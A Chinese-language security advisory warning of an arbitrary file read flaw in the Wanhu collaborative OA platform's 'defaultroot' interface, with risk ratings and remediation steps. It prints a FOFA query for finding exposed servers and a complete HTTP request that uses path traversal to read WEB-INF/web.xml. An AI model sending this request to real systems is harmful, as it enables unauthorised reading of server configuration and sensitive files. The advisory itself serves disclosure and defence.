

# 关于万户协同OA平台任意文件读取漏洞预警

## 漏洞描述

万户协同OA“defaultroot”接口存在任意文件读取对用户查看或下载的文件没有限制或者限制绕过，可以查看或下载任意文件。这些文件可以是源代码文件，配置文件，敏感文件等等。

## 影响范围

万户协同OA平台

## 漏洞状态

| 漏洞细节 | 漏洞POC | 漏洞EXP | 在野利用 |
|------|-------|-------|------|
| 是    | [已公开] | [已公开] | [已知] |

## 风险等级

| 维度    | 评价   |
|-------|------|
| 威胁等级  | 【高危】 |
| 影响面   | 【广】  |
| 攻击者价值 | 【中】  |
| 利用难度  | 【低】  |

## 漏洞复现

完整的复现步骤，要有漏洞复现截图

FOFA: body="/defaultroot/"

POC/EXP:

POST /defaultroot/convertFile/text2Html.controller HTTP/1.1

Host: 127.0.0.1:7001

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: OASESSIONID=9FC7F9BC49AF8556E564D4B2DD6C9E79;

OASESSIONID=CCC2059CB48504C36D548667B542AEC5; LocLan=zh\_CN


Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded  
Content-Length: 67

saveFileName=123456/../../WEB-INF/web.xml&moduleName=html



# 修复方案

## 官方修复：

- 1、对用户输入进行严格验证和过滤，确保只有合法的文件路径被接受。使用白名单机制，只允许特定目录或文件的访问。
- 2、禁用不必要的文件读取功能，尤其是涉及敏感文件的读取。确保应用程序只提供必要的功能。
- 3、确保应用程序运行的用户（通常是Web服务器用户）只有访问必要文件和目录的权限。避免使用过于宽松的文件权限。
- 4、详细修复方案请关注万户官方修复方案为准。